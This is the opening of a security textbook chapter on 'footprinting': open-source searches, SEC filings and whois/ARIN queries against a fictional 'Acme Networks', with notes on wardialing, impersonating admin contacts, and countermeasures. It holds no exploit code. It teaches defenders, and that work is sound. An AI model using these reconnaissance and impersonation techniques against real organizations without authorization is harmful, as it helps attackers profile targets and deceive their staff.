




HACKING EXPOSED: NETWORK SECURITY SECRETS AND SOLUTIONS, THIRD EDITION

STUART McCLURE
JOEL SCAMBRAY
GEORGE KURTZ

Osborne/McGraw-Hill
New York Chicago San Francisco
Lisbon London Madrid Mexico City Milan
New Delhi San Juan Seoul Singapore Sydney Toronto



Osborne/**McGraw-Hill**
2600 Tenth Street
Berkeley, California 94710
U.S.A.

To arrange bulk purchase discounts for sales promotions, premiums, or fund-raisers, please contact Osborne/**McGraw-Hill** at the above address. For information on translations or book distributors outside the U.S.A., please see the International Contact Information page immediately following the index of this book.

Hacking Exposed: Network Security Secrets and Solutions, Third Edition

Copyright © 2001 by The McGraw-Hill Companies. All rights reserved. Printed in the United States of America. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

1234567890 CUS CUS 01987654321

Book p/n 0-07-219382-4 and CD p/n 0-07-219383-2
parts of
ISBN 0-07-219381-6

Publisher

Brandon A. Nordin

Vice President & Associate Publisher

Scott Rogers

Acquisitions Editor

Jane K. Brownlow

Project Editor

LeeAnn Pickrell

Acquisitions Coordinator

Emma Acker

Technical Editors

Tom Lee, Eric Schultze

Copy Editor

Janice A. Jue

Proofreaders

Stefany Otis, Linda Medoff,

Paul Medoff

Indexer

Karin Arrigoni

Computer Designers

Carie Abrew, Elizabeth Jang,

Melinda Lytle

Illustrators

Michael Mueller, Lyssa Wald

Series Design

Dick Schwartz, Peter F. Hancik

Cover Design

Dodie Shoemaker

This book was composed with Corel VENTURA™ Publisher.

Information has been obtained by Osborne/**McGraw-Hill** from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, Osborne/**McGraw-Hill**, or others, Osborne/**McGraw-Hill** does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from use of such information.

CHAPTER 1

FOOTPRINTING

Before the real fun for the hacker begins, three essential steps must be performed. This chapter will discuss the first one—*footprinting*—the fine art of gathering target information. For example, when thieves decide to rob a bank, they don't just walk in and start demanding money (not the smart ones, anyway). Instead, they take great pains in gathering information about the bank—the armored car routes and delivery times, the video cameras, and the number of tellers, escape exits, and anything else that will help in a successful misadventure.

The same requirement applies to successful attackers. They must harvest a wealth of information to execute a focused and surgical attack (one that won't be readily caught). As a result, attackers will gather as much information as possible about all aspects of an organization's security posture. Hackers end up with a unique *footprint* or profile of their Internet, remote access, and intranet/extranet presence. By following a structured methodology, attackers can systematically glean information from a multitude of sources to compile this critical footprint on any organization.

WHAT IS FOOTPRINTING?

The systematic footprinting of an organization enables attackers to create a complete profile of an organization's security posture. By using a combination of tools and techniques, attackers can take an unknown quantity (Widget Company's Internet connection) and reduce it to a specific range of domain names, network blocks, and individual IP addresses of systems directly connected to the Internet. While there are many types of footprinting techniques, they are primarily aimed at discovering information related to the following environments: Internet, intranet, remote access, and extranet. Table 1-1 depicts these environments and the critical information an attacker will try to identify.

Why Is Footprinting Necessary?

Footprinting is necessary to systematically and methodically ensure that all pieces of information related to the aforementioned technologies are identified. Without a sound methodology for performing this type of reconnaissance, you are likely to miss key pieces of information related to a specific technology or organization. Footprinting is often the most arduous task of trying to determine the security posture of an entity; however, it is one of the most important. Footprinting must be performed accurately and in a controlled fashion.

INTERNET FOOTPRINTING

While many footprinting techniques are similar across technologies (Internet and intranet), this chapter will focus on footprinting an organization's Internet connection(s). Remote access will be covered in detail in Chapter 9.

Technology	Identifies
Internet	<ul style="list-style-type: none"> Domain name Network blocks Specific IP addresses of systems reachable via the Internet TCP and UDP services running on each system identified System architecture (for example, SPARC vs. X86) Access control mechanisms and related access control lists (ACLs) Intrusion detection systems (IDSes) System enumeration (user and group names, system banners, routing tables, SNMP information)
Intranet	<ul style="list-style-type: none"> Networking protocols in use (for example, IP, IPX, DecNET, and so on) Internal domain names Network blocks Specific IP addresses of systems reachable via intranet TCP and UDP services running on each system identified System architecture (for example, SPARC vs. X86) Access control mechanisms and related access control lists (ACLs) Intrusion detection systems System enumeration (user and group names, system banners, routing tables, SNMP information)
Remote access	<ul style="list-style-type: none"> Analog/digital telephone numbers Remote system type Authentication mechanisms VPNs and related protocols (IPSEC, PPTP)
Extranet	<ul style="list-style-type: none"> Connection origination and destination Type of connection Access control mechanism

Table 1-1. Environments and the Critical Information Attackers Can Identify

It is difficult to provide a step-by-step guide on footprinting because it is an activity that may lead you down several paths. However, this chapter delineates basic steps that should allow you to complete a thorough footprint analysis. Many of these techniques can be applied to the other technologies mentioned earlier.

Step 1. Determine the Scope of Your Activities

The first item to address is to determine the scope of your footprinting activities. Are you going to footprint an entire organization, or are you going to limit your activities to certain locations (for example, corporate vs. subsidiaries)? In some cases, it may be a daunting task to determine all the entities associated with a target organization. Luckily, the Internet provides a vast pool of resources you can use to help narrow the scope of activities and also provides some insight as to the types and amount of information publicly available about your organization and its employees.



Open Source Search

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	2
<i>Risk Rating:</i>	7

As a starting point, peruse the target organization's web page if they have one. Many times an organization's web page provides a ridiculous amount of information that can aid attackers. We have actually seen organizations list security configuration options for their firewall system directly on their Internet web server. Other items of interest include

- ▼ Locations
- Related companies or entities
- Merger or acquisition news
- Phone numbers
- Contact names and email addresses
- Privacy or security policies indicating the types of security mechanisms in place
- ▲ Links to other web servers related to the organization

In addition, try reviewing the HTML source code for comments. Many items not listed for public consumption are buried in HTML comment tags such as "<," "!"," and "--." Viewing the source code offline may be faster than viewing it online, so it is often beneficial to mirror the entire site for offline viewing. Having a copy of the site locally may allow you to programmatically search for comments or other items of interest, thus making your footprinting activities more efficient. wget (<http://www.gnu.org/software/>

wget/wget.html) for UNIX and Teleport Pro (<http://www.tenmax.com/teleport/home.htm>) for Windows are great utilities to mirror entire web sites.

After studying web pages, you can perform open source searches for information relating to the target organization. News articles, press releases, and so on, may provide additional clues about the state of the organization and their security posture. Web sites such as finance.yahoo.com or <http://www.companysleuth.com> provide a plethora of information. If you are profiling a company that is mostly Internet based, you may find by searching for related news stories that they have had numerous security incidents. Using your web search engine of choice will suffice for this activity. However, there are more advanced searching tools and criteria you can use to uncover additional information.

The FerretPRO suite of search tools from FerretSoft (<http://www.ferretsoft.com>) is one of our favorites. WebFerretPRO enables you to search many different search engines simultaneously. In addition, other tools in the suite allow you to search IRC, USENET, email, and file databases looking for clues. Also, if you're looking for a free solution to search multiple search engines, check out <http://www.dogpile.com>.

Searching USENET for postings related to *@example.com* often reveals useful information. In one case, we saw a posting from a system administrator's work account regarding his new PBX system. He said this switch was new to him, and he didn't know how to turn off the default accounts and passwords. We'd hate to guess how many phone phreaks were salivating over the prospect of making free calls at that organization. Needless to say, you can gain additional insight into the organization and the technical prowess of its staff just by reviewing their postings.

Lastly, you can use the advanced searching capabilities of some of the major search engines like AltaVista or Hotbot. These search engines provide a handy facility that allows you to search for all sites that have links back to the target organization's domain. This may not seem significant at first, but let's explore the implications. Suppose someone in an organization decides to put up a rogue web site at home or on the target network's site. This web server may not be secure or sanctioned by the organization. So we can begin to look for potential rogue web sites just by determining which sites actually link to the target organization's web server, as shown in Figure 1-1.

You can see that the search returned all sites that link back to <http://www.l0pht.com> and that contain the word "hacking." So you could easily use this search facility to find sites linked to your target domain.

The last example, depicted in Figure 1-2, allows you to limit your search to a particular site. In our example, we searched <http://www.l0pht.com> for all occurrences of "mudge." This query could easily be modified to search for other items of interest.

Obviously, these examples don't cover every conceivable item to search for during your travels—be creative. Sometimes the most outlandish search yields the most productive results.




Figure 1-1. With the AltaVista search engine, use the `link:www.example.com` directive to query all sites with links back to the target domain.

EDGAR Search

For targets that are publicly traded companies, you can consult the Securities and Exchange Commission (SEC) EDGAR database at <http://www.sec.gov>, as shown in Figure 1-3.

One of the biggest problems organizations have is managing their Internet connections, especially when they are actively acquiring or merging with other entities. So it is important to focus on newly acquired entities. Two of the best SEC publications to review are the 10-Q and 10-K. The 10-Q is a quick snapshot of what the organization has done over the last quarter. This update includes the purchase or disposition of other entities. The 10-K is a yearly update of what the company has done and may not be as timely as the 10-Q. It is a good idea to peruse these documents by searching for “subsidiary” or “subsequent events.” This may provide you with information on a newly acquired entity. Often organizations will scramble to connect the acquired entities to their corporate network with little regard for security. So it is likely that you may be able to find security weaknesses




Figure 1-2. With AltaVista, use the `host : example . com` directive to query the site for the specified string (for example, “mudge”).

in the acquired entity that would allow you to leapfrog into the parent company. Attackers are opportunistic and are likely to take advantage of the chaos that normally comes with combining networks.

With an EDGAR search, keep in mind that you are looking for entity names that are different from the parent company. This will become critical in subsequent steps when you perform organizational queries from the various whois databases available (see “Step 2. Network Enumeration”).

➊ Countermeasure: Public Database Security

Much of the information discussed earlier must be made publicly available; this is especially true for publicly traded companies. However, it is important to evaluate and classify the type of information that is publicly disseminated. The Site Security Handbook (RFC 2196) can be found at <http://www.ietf.org/rfc/rfc2196.txt> and is a wonderful resource




Figure 1-3. The EDGAR database allows you to query public documents, providing important insight into the breadth of the organization by identifying its associated entities.

for many policy-related issues. Finally, remove any unnecessary information from your web pages that may aid an attacker in gaining access to your network.

Step 2. Network Enumeration

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	5
<i>Risk Rating:</i>	8

The first step in the network enumeration process is to identify domain names and associated networks related to a particular organization. Domain names represent the

company's presence on the Internet and are the Internet equivalent to your company's name, such as "AAAApainting.com" and "moetavern.com."

To enumerate these domains and begin to discover the networks attached to them, you must scour the Internet. There are multiple whois databases you can query that will provide a wealth of information about each entity we are trying to footprint. Before the end of 1999, Network Solutions had a monopoly as the main registrar for domain names (com, net, edu, and org) and maintained this information on their whois servers. This monopoly was dissolved and currently there is a multitude of accredited registrars (<http://www.internic.net/alpha.html>). Having new registrars available adds steps in finding our targets (see "Registrar Query" later in this step). We will need to query the correct registrar for the information we are looking for.

There are many different mechanisms (see Table 1-2) to query the various whois databases. Regardless of the mechanism, you should still receive the same information. Users should consult Table 1-3 for other whois servers when looking for domains other than com, net, edu, or org. Another valuable resource, especially for finding whois servers outside of the United States, is <http://www.allwhois.com>. This is one of the most complete whois resources on the Internet.

Mechanism	Resources	Platform
Web interface	http://www.networksolutions.com/ http://www.arin.net	Any platform with a web client
Whois client	Whois is supplied with most versions of UNIX. Fwhois was created by Chris Cappuccio <ccappuc@santefe.edu>	UNIX
WS_Ping ProPack	http://www.ipswitch.com/	Windows 95/NT/2000
Sam Spade	http://www.samspade.org/ssw	Windows 95/NT/2000
Sam Spade Web Interface	http://www.samspade.org/	Any platform with a web client
Netscan tools	http://www.netscantools.com/nstpomain.html	Windows 95/NT/2000
Xwhois	http://c64.org/~nr/xwhois/	UNIX with X and GTK+ GUI toolkit

Table 1-2. Whois Searching Techniques and Data Sources

Whois Server	Addresses
European IP Address Allocations	http://www.ripe.net/
Asia Pacific IP Address Allocations	http://whois.apnic.net
U.S. military	http://whois.nic.mil
U.S. government	http://whois.nic.gov

Table 1-3. Government, Military, and International Sources of Whois Databases

Different information can be gleaned with each query. The following query types provide the majority of information hackers use to begin their attack:

- ▼ **Registrar** Displays specific registrar information and associated whois servers
- **Organizational** Displays all information related to a particular organization
- **Domain** Displays all information related to a particular domain
- **Network** Displays all information related to a particular network or a single IP address
- ▲ **Point of contact (POC)** Displays all information related to a specific person, typically the administrative contact

Registrar Query

With the advent of the shared registry system (that is, multiple registrars), we must consult the `whois.crsnic.net` server to obtain a listing of potential domains that match our target and their associated registrar information. We need to determine the correct registrar so that we can submit detailed queries to the correct database in subsequent steps. For our example, we will use “Acme Networks” as our target organization and perform our query from a UNIX (Red Hat 6.2) command shell. In the version of `whois` we are using, the `@` option allows you to specify an alternate database. In some BSD-derived `whois` clients (for example, OpenBSD or FreeBSD), it is possible to use the `-a` option to specify an alternate database. You should `man whois` for more information on how to submit `whois` queries with your `whois` client.

It is advantageous to use a wildcard when performing this search because it will provide additional search results. Using a `.*` after “acme” will list all occurrences of domains that begin with “acme” rather than domains that simply match “acme” exactly. In addition, consult http://www.networksolutions.com/en_US/help/whoishelp.html for additional information on submitting advanced searches. Many of the hints contained in this document can help you dial-in your search with much more precision.

```
[bash]$ whois "acme."@whois.crsnic.net
[whois.crsnic.net]
Whois Server Version 1.1
```

Domain names in the .com, .net, and .org domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

```
ACMETRAVEL.COM
ACMETECH.COM
ACMES.COM
ACMERACE.NET
ACMEINC.COM
ACMECOSMETICS.COM
ACME.ORG
ACME.NET
ACME.COM
ACME-INC.COM
```

If we are interested in obtaining more information on acme.net, we can continue to drill down further to determine the correct registrar.

```
[[bash]$ whois "acme.net"@whois.crsnic.net
Whois Server Version 1.1
```

Domain names in the .com, .net, and .org domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

```
Domain Name: ACME.NET
Registrar: NETWORK SOLUTIONS, INC.
Whois Server: whois.networksolutions.com
Referral URL: www.networksolutions.com
Name Server: DNS1.ACME.NET
Name Server: DNS2.ACME.NET
```

We can see that Network Solutions is the registrar for this organization, which is quite common for any organization on the Internet before adoption of the shared registry system. For subsequent queries, we must query the respective registrar's database because they maintain the detailed information we want.

Organizational Query

Once we have identified a registrar, we can submit an organizational query. This type of query will search a specific registrar for all instances of the entity name and is broader

than looking for just a domain name. We must use the keyword “name” and submit the query to Network Solutions.

```
[bash]$ whois "name Acme Networks"@whois.networksolutions.com
Acme Networks (NAUTILUS-AZ-DOM) NAUTILUS-NJ.COM
Acme Networks (WINDOWS4-DOM) WINDOWS.NET
Acme Networks (BURNER-DOM) BURNER.COM
Acme Networks (ACME2-DOM) ACME.NET
Acme Networks (RIGHTBABE-DOM) RIGHTBABE.COM
Acme Networks (ARTS2-DOM) ARTS.ORG
Acme Networks (HR-DEVELOPMENT-DOM) HR-DEVELOPMENT.COM
Acme Networks (NTSOURCE-DOM) NTSOURCE.COM
Acme Networks (LOCALNUMBER-DOM) LOCALNUMBER.NET
Acme Networks (LOCALNUMBERS2-DOM) LOCALNUMBERS.NET
Acme Networks (Y2MAN-DOM) Y2MAN.COM
Acme Networks (Y2MAN2-DOM) Y2MAN.NET
Acme Networks for Christ Hospital (CHOSPITAL-DOM) CHOSPITAL.ORG
...
```

From this, we can see many different domains are associated with Acme Networks. However, are they real networks associated with those domains, or have they been registered for future use or to protect a trademark? We need to continue drilling down until we find a live network.

When you are performing an organizational query for a large organization, there may be hundreds or thousands of records associated with it. Before spamming became so popular, it was possible to download the entire com domain from Network Solutions. Knowing this, Network Solutions whois servers will truncate the results and only display the first 50 records.

Domain Query

Based on our organizational query, the most likely candidate to start with is the Acme.net domain since the entity is Acme Networks. (Of course, all real names and references have been changed.)

```
[bash]$ whois acme.net@whois.networksolutions.com

[whois.networksolutions.com]
Registrant:

Acme Networks (ACME2-DOM)
11 Town Center Ave.
Einstein, AZ 21098

Domain Name: ACME.NET
```

Administrative Contact, Technical Contact, Zone Contact:
Boyd, Woody [Network Engineer] (WB9201) woody@ACME.NET
201-555-9011 (201)555-3338 (FAX) 201-555-1212

Record last updated on 13-Sep-95.

Record created on 30-May-95.

Database last updated on 14-Apr-99 13:20:47 EDT.

Domain servers in listed order:

DNS.ACME.NET	10.10.10.1
DNS2.ACME.NET	10.10.10.2

This type of query provides you with information related to the following:

- ▼ The registrant
- The domain name
- The administrative contact
- When the record was created and updated
- ▲ The primary and secondary DNS servers

At this point, you need to become a bit of a cybersleuth. Analyze the information for clues that will provide you with more information. We commonly refer to excess information or information leakage as “enticements.” That is, they may entice an attacker into mounting a more focused attack. Let us review this information in detail.

By inspecting the registrant information, we can ascertain if this domain belongs to the entity that we are trying to footprint. We know that Acme Networks is located in Arizona, so it is safe to assume this information is relevant to our footprint analysis. Keep in mind, the registrant’s locale doesn’t necessarily have to correlate to the physical locale of the entity. Many entities have multiple geographic locations, each with its own Internet connections; however, they may all be registered under one common entity. For your domain, it would be necessary to review the location and determine if it was related to your organization. The domain name is the same domain name that we used for our query, so this is nothing new to us.

The administrative contact is an important piece of information because it may tell you the name of the person responsible for the Internet connection or firewall. It also lists voice and fax numbers. This information is an enormous help when you’re performing a dial-in penetration review. Just fire up the wardialers in the noted range, and you’re off to a good start in identifying potential modem numbers. In addition, an intruder will often pose as the administrative contact, using social engineering on unsuspecting users in an organization. An attacker will send spoofed email messages posing as the administrative contact to a gullible user. It is amazing how many users will change their password to whatever you like, as long as it looks like the request is being sent from a trusted technical support person.

The record creation and modification dates indicate how accurate the information is. If the record was created five years ago but hasn't been updated since, it is a good bet some of the information (for example, Administrative Contact) may be out of date.

The last piece of information provides you with the authoritative DNS servers. The first one listed is the primary DNS server, and subsequent DNS servers will be secondary, tertiary, and so on. We will need this information for our DNS interrogation discussed later in this chapter. Additionally, we can try to use the network range listed as a starting point for our network query of the ARIN database.

TIP

Using a `server` directive with the HST record gained from a whois query, you can discover the other domains for which a given DNS server is authoritative. The following steps show you how.

1. Execute a domain query as detailed earlier.
2. Locate the first DNS server.
3. Execute a whois query on that DNS server:

```
whois "HOST 10.10.10.1"@whois.networksolutions.com
```

4. Locate the HST record for the DNS server.
5. Execute a whois query with the server directive using `whois` and the respective HST record:

```
whois "SERVER NS9999-HST"@whois.networksolutions.com
```

Network Query

The American Registry for Internet Numbers (ARIN) is another database that we can use to determine networks associated with our target domain. This database maintains specific network blocks that an organization owns. It is particularly important to perform this search to determine if a system is actually owned by the target organization or if it is being co-located or hosted by another organization such as an ISP.

In our example, we can try to determine all the networks that "Acme Networks" owns. Querying the ARIN database is a particularly handy query because it is not subject to the 50-record limit implemented by Network Solutions. Note the use of the "." wildcard.

```
[bash]$ whois "Acme Net."@whois.arin.net
[whois.arin.net]
Acme Networks (ASN-XXXX)      XXXX          99999
Acme Networks (NETBLK)      10.10.10.0 - 10.20.129.255
```

A more specific query can be submitted based upon a particular net block (10.10.10.0).

```
[bash]$ whois 10.10.10.0@whois.arin.net
[whois.arin.net]
```




```
Major ISP USA (NETBLK-MI-05BLK) MI-05BLK    10.10.0.0 - 10.30.255.255
ACME NETWORKS, INC. (NETBLK-MI-10-10-10) CW-10-10-10
10.10.10.0 - 10.20.129.255
```

ARIN provides a handy web-based query mechanism, as shown in Figure 1-4. By reviewing the output, we can see that “Major ISP USA” is the main backbone provider and has assigned a class A network (see *TCP/IP Illustrated Volume 1* by Richard Stevens for a complete discussion of TCP/IP) to Acme Networks. Thus, we can conclude that this is a valid network owned by Acme Networks.

POC Query

Since the administrative contact may be the administrative contact for multiple organizations, it is advantageous to perform a point of contact (POC) query to search by the user’s



The screenshot shows a Microsoft Internet Explorer browser window displaying the ARIN Whois website. The address bar shows the URL <http://www.arin.net/whois/index.html>. The page features the ARIN logo at the top center, with navigation links for About Arin, Registration Services, Whois, Minutes & Presentations, Routing Registry, Membership, Internet Coordination, and Library. Below the logo is a "Whois Database Search" section with a search input field and a "Submit" button. To the left of the search area is a sidebar titled "Other Whois Searches" with links for InterNIC, Department of Defense, RIPE, and APNIC. Below the sidebar is a section titled "The IP Registration Services Help Desk" with contact information: hostmaster@arin.net, Phone: (703) 227-0660, Fax: (703) 227-0676. The main content area contains text explaining the search process and providing instructions on how to use the search tool effectively. The status bar at the bottom of the browser window shows "Done" and "Internet".

Figure 1-4. One of the easiest ways to search for ARIN information is from their web site.

database handle. The handle we are searching for is “WB9201,” derived from the preceding domain query. You may uncover a domain that you were unaware of.

```
[bash]$ whois "HANDLE WB9201"@whois.networksolutions.com
Boyd, Woody [Network Engineer] (WB9201)          woody@ACME.NET
BIG ENTERPRISES
11 TOWN CENTER AVE
EINSTEIN, AZ 20198
201-555-1212 (201)555-1212 (FAX) 201-555-1212
```

We could also search for @Acme.net to obtain a listing of all mail addresses for a given domain. We have truncated the following results for brevity:

```
[bash]$ whois "@acme.net"@whois.networksolutions.net
Smith, Janet (JS9999)      jsmith@ACME.NET      (201)555-9211 (FAX) (201)555-3643
Benson, Bob (BB9999)      bob@ACME.NET         (201)555-0988
Manual, Eric(EM9999)      ericm@ACME.NET      (201)555-8484 (FAX) (201)555-8485
Bixon, Rob (RB9999)       rbixon@ACME.NET     (201)555-8072
```

— Countermeasure: Public Database Security

Much of the information contained in the various databases discussed thus far is geared at public disclosure. Administrative contacts, registered net blocks, and authoritative name server information is required when an organization registers a domain on the Internet. However, security considerations should be employed to make the job of attackers much more difficult.

Many times an administrative contact will leave an organization and still be able to change the organization’s domain information. Thus, first ensure that the information listed in the database is accurate. Update the administrative, technical, and billing contact information as necessary. Furthermore, consider the phone numbers and addresses listed. These can be used as a starting point for a dial-in attack or for social engineering purposes. Consider using a toll-free number or a number that is not in your organization’s phone exchange. In addition, we have seen several organizations list a fictitious administrative contact, hoping to trip up a would-be social engineer. If any employee receives an email or calls to or from the fictitious contact, it may tip off the information security department that there is a potential problem.

